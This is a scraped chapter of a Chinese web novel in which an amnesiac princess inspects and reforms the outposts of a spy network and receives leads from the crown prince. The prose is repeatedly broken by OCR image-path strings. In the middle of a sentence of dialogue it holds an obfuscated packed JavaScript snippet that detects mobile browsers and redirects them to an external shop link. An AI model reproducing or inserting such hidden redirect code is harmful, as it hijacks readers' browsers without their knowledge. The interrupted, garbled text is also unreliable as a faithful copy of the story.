默认冷灰
24号文字
方正启体

115. 为她结尾

作者:所善兮本书字数:K更新时间:
    为避开不必要的关注,苻瑾瑶换上一身月白布裙,将长发束成简单的发髻,只插一根素银簪子,看上去与上锦街巷里的寻常女子别无二致。


    她没有带侍卫,只揣着一枚镜花阁的玄铁令牌,那是从阁主房间的暗格里找到的,暗卫说凭此令牌可调动阁中所有据点。


    虽然暗卫对于她这个提议没有什么担忧,但是苻瑾瑶失忆这个事情并没有传出来,所以苻瑾瑶自己也没有意识到。


    这样的自己是缺少自保能力的。


    她首先就去了城南的“锦绣庄”。


    这里表面是售卖绫罗绸缎的商铺,实则是镜花阁收集达官显贵情报的核心据点。


    刚踏入店门,就听见账房先生与一名伙计的争执声:“城西王御史家的绸缎定金,你怎么敢拖延三日不交?若是误了阁中与户部的对账单,仔细你的皮!”


    伙计脸色涨红:“可那王御史家的管家说......”话未说完,就被账房先生厉声打断。


    苻瑾瑶抬手示意掌柜不必惊动旁人,悄悄走到后堂。


    透过门缝,她看见三名黑衣汉子正围着一个穿青布衫的男子,男子怀里紧紧抱着一个锦盒,浑身发抖:“我真的没看见是谁换了货!那批绣着暗纹的绸缎,明明昨晚还在库房......”


    “少装糊涂!”为首的黑衣人头目冷笑:“这批货是要送进东宫的,上面绣着的是镜花阁的传信暗纹,若是出了差错,你我都得掉脑袋!”


    苻瑾瑶推门而入,玄铁令牌轻轻放在桌上,发出沉闷的声响:“都停手。”


    所有人瞬间噤声,看清令牌后齐齐躬身行礼:“参见主事!”


    她走到那名青布衫男子面前,目光扫过他磨破的袖口和沾着泥土的鞋尖:“你是库房看守?昨晚库房可有异常?”


    男子哆哆嗦嗦答道:“后半夜听见响动,追出去却只看见个穿灰衣的影子,等回来就发现货被换了!”


    苻瑾瑶指了指他怀里的锦盒:“打开看看。”盒中是一批普通绸缎,边角却绣着一朵极小的、歪歪扭扭的黑色水仙。


    这是镜花阁内部“货已被动”的警示标记。


    “不是外人动的手。”苻瑾瑶笃定地说:“灰衣是阁中暗卫的常服,歪扭的水仙纹是学徒才会绣的标记。去查最近三天新入阁的学徒,尤其是负责库房洒扫的。”


    头目恍然大悟,立刻带人去查。


    账房先生趁机上前,递上账本:“主事,最近一月有三家据点的款项延迟上交,说是‘等阁主指令’。”


    苻瑾瑶微微皱眉,阁主太久没有露面了,部分据点已出现离心苗头。


    ——


    午后,苻瑾瑶去了城西的“墨香书坊”,这里是传递江湖情报的据点。


    刚进店就看见掌柜正对着一封密信发愁。


    见她来忙将密信呈上:“主事,这是从漠北传来的密报,说西夜边境有不明势力聚集,可密信的火漆印是完好的,里面的字条却少了半张。”


    苻瑾瑶接过密信,指尖摩挲着火漆印。


    确是镜花阁的专用印鉴,可信纸边缘有细微的裁痕,不像是意外破损。她忽然注意到掌柜的指甲缝里有墨渍,而密信上的字迹与掌柜账本上的字迹隐隐相似。


    “这密信是你先拆的?”她问道。


    掌柜脸色一白,慌忙跪地:“属下该死!只是好奇……”


    “好奇不是错,但坏了阁中规矩就是死罪。”苻瑾瑶语气冷淡,却并未真的降罪:“去将漠北暗线的联络方式给我,再去总阁自己领罚。”


    掌柜连连磕头谢恩。


    苻瑾瑶看着窗外往来的行人,心中多了几分了解。


    虽说镜花阁的管理一环扣一环,但是部分据点主事权力过大,已敢擅自破坏规矩。——


    傍晚时分,苻瑾瑶来到城北的码头货栈,这里是镜花阁的货运中枢,负责转运情报与物资。


    刚靠近就听见争吵声,一群穿官服的人正围着货栈伙计:“奉京兆尹令,这批货涉嫌私藏军械,全部扣下!”


    伙计急得满头大汗:“这是镜花阁的货,你们不能动!”


    为首的官员冷笑:“就算是太子的货,我们也照扣不误!”


    苻瑾瑶走上前,将令牌亮给官员看:“京兆尹的手谕呢?”官员支支吾吾说不出话。


    原来,是有人故意刁难,想试探镜花阁的底线,是因为听说了镜花阁易主了吗?不过现在看对面看自己的神色,这个扶桑郡主的名号也是很好用的。


    “去东宫传句话,就说扶桑郡主在码头遇阻。”


    她对身后赶来的暗卫吩咐道,随即转向官员:“半个时辰内,我要见到京兆尹亲自来赔罪,否则——”她顿了顿,目光锐利如刀:“明天一早,你贪墨漕运银两的证据,就会出现在陛下的御案上。”官员脸色骤变,连滚带爬地去传话。


    货栈管事擦着冷汗上前:“主事,最近半月,码头已有三批货被刁难,都是些小官小吏,像是故意找茬。”


    苻瑾瑶点了点头没有多说什么。


    从如今的情况来看,阁主失踪的消息可能已泄露,而且,有人想趁着这次镜花阁易主的机会,来削弱镜花阁的势力。


    夜色渐浓时,苻瑾瑶回到镜花阁总阁。她随意地拿起了桌上的茶盏,窗外的上锦已亮起万家灯火。


    镜花阁的强势显而易见,仅凭一枚令牌就能震慑各方,连京兆尹都要忌惮三分。


    可潜藏的问题也同样棘手:据点离心、规矩松弛、外敌窥探。


    ——


    次日清晨,镜花阁总阁的议事厅内已坐满各据点主事。


    苻瑾瑶依旧是一身素衣,却手持玄铁令牌立于主位,目光扫过下方垂首的众人时,自带一股慑人的气势:“昨日查访三大据点,问题百出,锦绣庄延迟交账、墨香书坊私拆密信、码头货栈遭人刁难却隐瞒不报,这就是你们所谓的‘守规矩’?”


    议事厅内鸦雀无声,没人敢抬头。苻瑾瑶将阁主留下的信拍在桌上:“阁主留下话,如今是本宫接手这镜花阁,也还请诸位多加担待。之前的账我可以不追究,但从今日起,新规矩必须刻在心里。”


    这就是传说中的,新官上任三把火吧。


    苻瑾瑶抬手示意暗卫宣读新规:各据点每日卯时上报前一日明细,延迟一次罚月钱半数,延迟三次直接撤换主事。


    密信传递需双人核验,私拆者杖责二十并逐出阁。


    遇外敌刁难需第一时间传信总阁,隐瞒者与失职同罪。


    新规宣读完毕,她看向墨香书坊的掌柜:“你私拆密信,按规矩该杖责,但念你是阁中老人,罚你去漠北暗线历练三月,戴罪立功,可服?”


    掌柜脸色发白,却连忙磕头:“谢主事开恩!”


    一旁码头货栈的管事主动起身:“属下隐瞒刁难之事,愿受罚。”


    苻瑾瑶点头:“罚你监管库房一月,每日盘点物资,明白你的职责有多重要。”整顿的第三日,苻瑾瑶正在核对锦绣庄补交的账目,暗卫突然来报:“太子殿下在阁外求见,说有关于码头刁难事件的重要线索。”


    她皱了皱眉,萧澈怎么会找到这里?


    虽不情愿,却也知道他若无事不会贸然前来,便让暗卫引他进来。


    萧澈今日是月白锦袍,领口处的墨竹倒是点睛之笔。


    只是手里多了个紫檀木盒,见她出来,先递过木盒:“这是京兆尹的供词,他承认是受前二皇子旧部指使,故意刁难镜花阁货栈,想逼你出面犯错。”


    他顿了顿,补充道:“我已让人将那几名旧部拿下,供词里还提到,他们在镜花阁安插了眼线,代号‘灰雀’。”


    苻瑾瑶打开木盒,供词上的字迹与码头官员的招供一致,而“灰雀”这个代号,她在锦绣庄的学徒名单里见过。


    她抬头看向萧澈,语气带着几分冷淡:“太子殿下倒是清闲,连我镜花阁的事都要插手。”


    “不是插手,是担心。”萧澈没在意她的态度,走到桌边看向她摊开的据点分布图:“你整顿据点时只注意了明面上的规矩,却没防着暗处的眼线。”


    他指向图上的城西区域:“墨香书坊附近的‘茶寮’,看似是中立之地;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16985327|186453||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ,实则是前旧部的联络点,你查学徒时,不妨从常去茶寮的人入手。”


    苻瑾瑶沉默了一瞬,这些她确实不知道,也没有人同她细讲过,毕竟没有记忆,什么事情全靠她自己半猜半摸索。


    她确实只盯着阁内人员,没考虑到外围的联络点。


    注意到苻瑾瑶多了几分兴趣,萧澈勾了勾嘴角。


    他又指着账目上的一处红圈:“锦绣庄的绸缎生意,最近与西夜的商队有往来,你刚接手镜花阁,西夜那边未必知晓,最好让伽蓝的人帮忙核验商队身份,避免被兰乌旧部钻了空子。”


    这些都是她未曾考虑到的细节,既涉及暗线排查,又关联边境势力,比她只盯着内部整顿要周全得多。


    苻瑾瑶攥紧了手中的令牌,语气缓和了些:“你怎么知道这么多?”


    “你在码头与京兆尹对峙时,我便让人去查背后牵扯的势力。”萧澈的目光落在她眼底的红血丝上,声音放轻。


    “你这几日只睡两个时辰,镜花阁的事急不得,身子要紧。”他从袖中拿出一小罐药膏:“这是安神的药膏,睡前涂在太阳穴,能睡得安稳些。”


    苻瑾瑶看着那罐药膏,她没有接药膏,却点了点头:“供词和线索我收下了,谢了。”


    萧澈笑了笑,没再强求,只道:“若需要与伽蓝联络,随时找我,慕朝与西夜的盟约还作数。”他又想起了一些其他的细节,回头提醒:“‘灰雀’的惯用手法是在货物标签上刻小三角,你查账时留意一下。”


    萧澈刚将安神药膏放在桌案上,就听见苻瑾瑶的声音从身后传来,带着几分迟疑:“关于萧澄的事,我从镜花阁的旧档里翻到一些记录,可还有很多地方接不上,他当年拉拢的旧部名单残缺不全,天牢里他提到的‘周先生’,也只在密报里出现过一次。”


    萧澈转身时,正撞见她捧着一摞泛黄的密报站在窗边,阳光落在她微蹙的眉峰上,连带着那些繁杂的字迹都柔和了几分。


    他沉吟片刻,走到她身边,指尖点在密报上“周先生”的名字旁:“这位周砚是萧澄的授业恩师,曾任国子监司业,后来因年迈辞官,隐居在城南。你若想查,便去查吧,东宫的暗卫可以调给你用。”


    “不用。”苻瑾瑶立刻摇头,她不想再欠萧澈太多人情:“镜花阁的人手足够。”


